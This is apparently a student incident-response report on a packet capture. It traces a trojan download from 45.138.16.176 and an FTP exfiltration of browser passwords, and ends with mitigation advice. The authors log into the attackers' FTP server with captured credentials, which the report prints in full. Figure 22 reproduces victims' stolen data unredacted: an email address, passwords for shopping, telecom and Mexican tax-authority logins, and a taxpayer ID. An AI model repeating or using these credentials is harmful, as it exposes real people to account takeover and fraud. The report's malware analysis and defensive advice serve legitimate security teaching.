96…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=88 Ack=13381 W
96…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=88 Ack=16057 W
96…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	49698 → http(80) [ACK] Seq=88 Ack=18733 W

Figure 13: Wireshark IP filter for suspicious Host.

In the Figure above, our host connects to the suspicious IP and then proceeds to use the HTTP GET command to receive a file 'droidpedofilebase64.txt', which we assume to be the Exploit Kit, as noted above. To guarantee this is the Exploit Kit, we searched for any frame containing the keyword 'GET,' as shown in Figure 14.



frame contains "GET"


No.	Time	Source	Source Port	Destination	Destination Port	Info	Protocol
95…	2023-11-22 16:3…	10.11.22.…	49698	45.138.16…	http	GET /droidpedofilesbase64.txt HTTP/1.1	HTTP
80…	2023-11-22 16:3…	uploaddei…	https	10.11.22.…	49688	https(443) → 49688 [ACK] Seq=6727725 Ack=4…	TCP
96…	2023-11-22 16:3…	45.138.16…	http	10.11.22.…	49698	http(80) → 49698 [ACK] Seq=10705 Ack=88 Wi…	TCP

Figure 14: All frames containing ‘GET.’

As we see above, only three frames contain the ‘GET’ keyword, and two are solely acknowledgements. Therefore, we have no other means of delivering the malware kit.

4. The type of malware involved.

Based on the information above, our malware is contained within the file ‘droidpedofilebase64.txt.’ Therefore, we can utilize the HTTP object extraction feature embedded within Wireshark to extract this file and examine its type and payload, as shown in Figure 15.



Wireshark · Export · HTTP object list


Text Filter:

Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
9953	45.138.16.176	text/plain	324 kB	droidpedofilesbase64.txt

Figure 15: Extraction of malware kit.


Before scanning our malware kit on VirusTotal, we returned to our Suricata fast.log scan, which depicts the exploitation events. As shown in this log file, the malware deployed onto the infected host once deployed matches a signature associated with a trojan called AgentTesla, which exfiltrates information through FTP protocols, as shown in Figure 16.



```
11/22/2023-11:36:38.327477  [**] [1:2029927:1] ET MALWARE AgentTesla Exfil via F
TP [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.1
1.22.101:49699 -> 51.222.104.17:21
~
~
```

Figure 16: Log of Malware with known signature.


Moving on to our examination of the file, we generate a hash for it using the md5sum functionality embedded within Kali, as shown in Figure 17.



```
┌──(kali㉿kali)-[~/Desktop/ECE_570/hack]
└─$ md5sum droidpedofilesbase64.txt
252b1a904be30cadb76b7cb063263535  droidpedofilesbase64.txt
```

Figure 17: hash of suspected malware file.

Following the generation of the hash, we enter this into [1], as shown in Figure 18, and various vendors confirm our suspicions. These vendors provide many different signatures which may match the malware we have. However, it is unanimously agreed upon that this is a trojan-type malware.



14/64 security vendors and no sandboxes flagged this file as malicious

b396b8bdbcca4a62ff445c459e54f01dd87022f1d79de3471c98a95faa2b6168

droidpedofilesbase64.txt

Size 316.67 KB

Last Modification Date 1 day ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.zapchast/bhgd Threat categories trojan Family labels zapchast bhgd


Security vendors' analysis Do you want to automate checks?

AliCloud	Trojan	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	DrWeb	Trojan.Packed2.43192
ESET-NOD32	A Variant Of Generik.HZORYDY	GData	Script.Trojan.Agent.YA2WSR
Google	Detected	Ikarus	Trojan.Base64.Reverser
Kaspersky	Trojan.Win32.Zapchast.bhgd	QuickHeal	VBS.Trojan.Agent.38617
Rising	Trojan.Undefined!8.1327C (TOPIS:E0:XSx...	Symantec	Trojan Horse
Tencent	Win32.Trojan.Zapchast.Bplw	ZoneAlarm by Check Point	Trojan.Win32.Zapchast.bhgd

Figure 18: VirusTotal.com scan of possible malware files.

5. Identify other malicious hosts or sites with which the compromised host interacted.

We used NetworkMiner as shown in the following Figure 19 to determine all hosts and sites that interacted with our Host. We know that the host is at IP 10.11.22.101 and thus we can deduce that in this case all IPs except for 10.11.22.1 can be denoted as possibly suspicious.



Sort Hosts On: IP Address (ascending)


```
10.11.22.1
10.11.22.101 (Windows)
45.138.16.176 [45.138.16.176]
51.222.104.17 [ftp.siscop.com.co]
188.114.96.3 [paste.ee] [uploaddeimagens.com.br]
188.114.97.3 [paste.ee] [uploaddeimagens.com.br]
```

Filename	MD5
ECE570-...	7b807c...


Figure 19: NetworkMiner view of all IPs on PCAP file.

Host name or URL	Role	Communication protocol or service	Date and time range of the interaction
188.114.97.3 or uploaddeimagens.com.br	Malware infection site	HTTPS	11/22/2023 11:36:19.260037000 EST - 11:36:33.828916000 EST
45.138.16.176	Server/host holding Malware EK	HTTP	11/22/2023 11:36:33.517180000 EST - 11:36:33.828658000 EST
51.222.104.17 or ftp.siscop.com.co	Data exfiltration server	FTP	11/22/2023 11:36:37.114401000 EST - 11:36:38.557295000 EST

Based on the PCAP file, there is very limited interaction between our infected host and many other malicious hosts as the ones we did see worked in tandem to exfiltrate crucial data. We can only speculate that the host may have participated in causing the infection of more vulnerable/malicious hosts through the investigation of the ftp.siscop.com.co server using the credentials and IP obtained through the PCAP file, IP:51.222.104.17 USER: “pedophile@sisco.com.co”, PASS: “+5s48Ia2&-(t” as shown in Figure 20.



```
2023-11-22 16:3… 10.11.22.… 49699     ftp.sisco… ftp         Request: USER pedophile@siscop.com.co      FTP
2023-11-22 16:3… ftp.sisco… ftp       10.11.22.… 49699       Response: 331 User pedophile@siscop.com.co… FTP
2023-11-22 16:3… 10.11.22.… 49699     ftp.sisco… ftp         Request: PASS +5s48Ia2&-(t                 FTP
```



Log On As

Could not login to the FTP server with the user name and password specified.

FTP server: 51.222.104.17

User name: pedophile@siscop.com.co

Password: •••••••••••••


After you log on, you can add this server to your Favorites and return to it easily.

FTP does not encrypt or encode passwords or data before sending them to the server. To protect the security of your passwords and data, use WebDAV instead.

☐ Log on anonymously ☐ Save password


Figure 20: Logging onto the FTP server using PCAP-located credentials.

As shown in Figures 21 and 22 there is a long list of additional targets who have had their data exfiltrated similarly within time ranges that exceed the network data which we were investigating, thus we can speculate that the infected host could have propagated malware to others, however, we do not have evidence of such an occurrence in our PCAP file.



PW_ADMINISTRACI觀-RECEPCION_2024_05_03_15_52_34.html	2024/5/3 16:52	Microsoft Edge ...	2 KB
PW_Angeles-ANGELES-PC_2024_05_13_16_33_06.html	2024/5/13 16:33	Microsoft Edge ...	23 KB
PW_Angeles-ANGELES-PC_2024_05_13_16_33_36.html	2024/5/13 16:33	Microsoft Edge ...	23 KB
PW_Angeles-ANGELES-PC_2024_05_13_16_33_48.html	2024/5/13 16:33	Microsoft Edge ...	23 KB
PW_Angeles-ANGELES-PC_2024_05_13_16_33_54.html	2024/5/13 16:33	Microsoft Edge ...	23 KB
PW_Angeles-ANGELES-PC_2024_05_13_16_35_59.html	2024/5/13 16:36	Microsoft Edge ...	23 KB
PW_asisger01-ASISGER01_2024_05_17_16_56_04.html	2024/5/17 16:56	Microsoft Edge ...	34 KB
PW_Compras Fely-COMPRASFELY-PC_2024_06_05_13_04_14.html	2024/6/5 13:04	Microsoft Edge ...	2 KB
PW_Compras Fely-COMPRASFELY-PC_2024_06_05_13_05_04.html	2024/6/5 13:05	Microsoft Edge ...	2 KB
PW_CONT3-CON8_2024_05_30_08_34_22.html	2024/5/30 9:34	Microsoft Edge ...	8 KB
PW_CONT3-CON8_2024_05_30_08_34_27.html	2024/5/30 9:34	Microsoft Edge ...	8 KB
PW_Contabilidad-ALMACEN_2024_05_06_11_05_14.html	2024/5/8 12:05	Microsoft Edge ...	3 KB
PW_CP-Linda-DESKTOP-82K7S30_2024_06_06_10_08_20.html	2024/6/6 11:08	Microsoft Edge ...	11 KB
PW_CP-Linda-DESKTOP-82K7S30_2024_06_06_10_10_14.html	2024/6/6 11:10	Microsoft Edge ...	11 KB
PW_CP-Linda-DESKTOP-82K7S30_2024_06_06_10_10_57.html	2024/6/6 11:11	Microsoft Edge ...	11 KB
PW_CP-Linda-DESKTOP-82K7S30_2024_06_06_12_40_33.html	2024/6/6 13:40	Microsoft Edge ...	11 KB
PW_CP-Linda-DESKTOP-82K7S30_2024_06_06_12_41_17.html	2024/6/6 13:41	Microsoft Edge ...	11 KB
PW_maluz.juarez-MAYAW-ADTVO_2024_06_19_08_45_17.html	2024/6/19 9:45	Microsoft Edge ...	2 KB
PW_SG-SUPERVISOR-PC-17_2024_05_09_11_20_00.html	2024/5/9 11:20	Microsoft Edge ...	1 KB
PW_SG-SUPERVISOR-PC-17_2024_05_09_11_21_06.html	2024/5/9 11:21	Microsoft Edge ...	1 KB

Figure 21: FTP server directory view of ftp://pedophile@siscop.com.co




```
Time: 05/13/2024 16:33:48
User Name: Angeles
Computer Name: ANGELES-PC
OSFullName: Microsoft Windows 7 Ultimate
CPU: Intel(R) Core(TM) i3-3220 CPU @ 3.30GHz
RAM: 3494.42 MB
------------------------------------------------
Host: https://www.liverpool.com.mx/tienda/login
Username: angeles_arredondo@hotmail.com
Password: Soloparami1
Application: Chrome
------------------------------------------------
Host: https://loginsso.telmex.com/nidp/idff/sso
Username: aarredondo@twinlionsjalisco.com
Password: Twinlions1
Application: Chrome
------------------------------------------------
Host: https://login.siat.sat.gob.mx/nidp/idff/sso
Username: GAEC591206QV6
Password: vERACRU7
Application: Chrome
------------------------------------------------
Host: https://authrfs.siat.sat.gob.mx/nidp/idff/sso
Username: GAEC591206QV6
Password: vERACRU7
Application: Chrome
------------------------------------------------
Host: https://cfdiau.sat.gob.mx/nidp/wsfed/ep
Username: GAEC591206QV6
Password: vERACRU7
Application: Chrome
------------------------------------------------
```

Figure 22: File view of another exploited host.

6. Give an outline of the attack scenario.

Unfortunately, we do not know the initial condition which caused the infection as the initial packets in the pcap file only denote the infected host Querying a DNS server and then visiting our malware infection site uploaddeimagens.com.br. Thus in our attack scenario, we cannot speculate as to whether or not the host was exposed to a phishing email link or clicked on a lewd advertisement or something along those lines. Therefore, let us proceed to the outline of the attack scenario referenced in the figure below.



11:36:19.24428700 EST Host clicks a link through an undisclosed source resulting in DNS lookup for paste.ee

11:36:33.546301000 EST In the background of uploadedimagens.com.br an attacker uses the HTTP GET command is applied fetching droidpedofilebase64.txt Exploit Kit to deploy on Host

11:36:37.298375000 EST FTP begins on infected host with attacker running to input USER: pedofile@siscop.com.co and PASS: +5s48Ia2&-(t

11:36:38.557295000 EST Final ACK sent and ending exfiltration and our PCAP file.

11:36:19.260037000 EST Host directed to HTTP site matching IP for paste.ee 188.114.97.3 registered as domain uploaddeimagens.com.br allowing for malware traffic to begin

11:36:37.004701000 EST the now infected host queries a DNS server for an FTP server ftp.siscop.com.co

11:36:38.327477000 EST FTP exfiltration of a file PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html containing desktop user information and passwords.

Figure 23: Attack Scenario

As discussed in this Figure, at 11:36:19.24428700 EST on November 22nd, 2023 our host clicked a link sent in an unknown manner, resulting in the DNS query for a site paste.ee. Within milliseconds the host is directed toward a site matching the IP for paste.ee, 188.114.97.3. This site was uploaddeimagens.com.br which was responsible for initiating the malware traffic. At 11:36:33.546301000 EST the site allowed an attacker to drop an Exploit Kit onto the host through the HTTP GET of file droidpedofilebase64.txt from a machine at IP 45.138.16.176.

The deployment of this Exploit Kit begins the infection of the host and it silently operates until 11:36:37.004701000 EST when the infected host, supposedly at the mercy of an attacker, queries a DNS server for an FTP server ftp.siscop.com.co. Between the times of 11:36:37.298375000 EST and 11:36:38.327477000 EST, the infected host at the mercy of an attacker enters credentials into the FTP server to successfully open a line of communication and successfully extracts a file PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html containing user passwords and information. By 11:36:38.557295000 EST the file has been successfully transferred to the FTP server with a final ACK packet thus ending the data exfiltration and our attack.

7. Briefly discuss remediation and mitigation solutions for such threats.

Many solutions could have been employed to remediate and mitigate such a threat. The first which comes to mind is to employ malware scanners to scan downloaded content to avoid the initial deployment of exploit kits. Furthermore, using browsers such as Chrome, Edge or Firefox which check for valid certificates could be employed to warn the user of any unsafe site they may visit. Of course, as we do not know the initial condition which caused the user to click the link, there is also the chance that the host user may require additional training concerning phishing emails or safe internet usage.[2]

Another way to mitigate this threat lies at the level of Firewalls and Intrusion prevention systems depending on the specific configuration of the host. If the host PC was an asset of a business then there should be firewall rules in place to defend the business against such data extraction on top of regular malware scanning. While it is difficult to monitor site traffic in a business, the FTP transaction with ftp.siscop.com.co is an unusual traffic pattern which can be easily blocked and should be blocked by business standards as no user within a business should be conducting FTP transactions with an external IP. While this may not remediate the entire situation as a host may still be infected with malware, at least the host would not be able to reveal any private data through exfiltration in this manner.[3]

References

[1] “Virustotal,” VirusTotal, https://virustotal.com/ (accessed Jul. 9, 2024).

[2] “What is a trojan and how can you protect yourself?,” BBVA Pivot Net, https://www.bbvapivot.com/en/cybersecurity/what-is-a-trojan-and-how-can-you-protect-yourself (accessed Jul. 9, 2024).

[3] B. Holyfield, “Reasons why your business needs a secure FTP alternative,” The SendSafely Team Blog, https://blog.sendsafely.com/reasons-why-your-business-needs-an-ftp-alternative (accessed Jul. 9, 2024).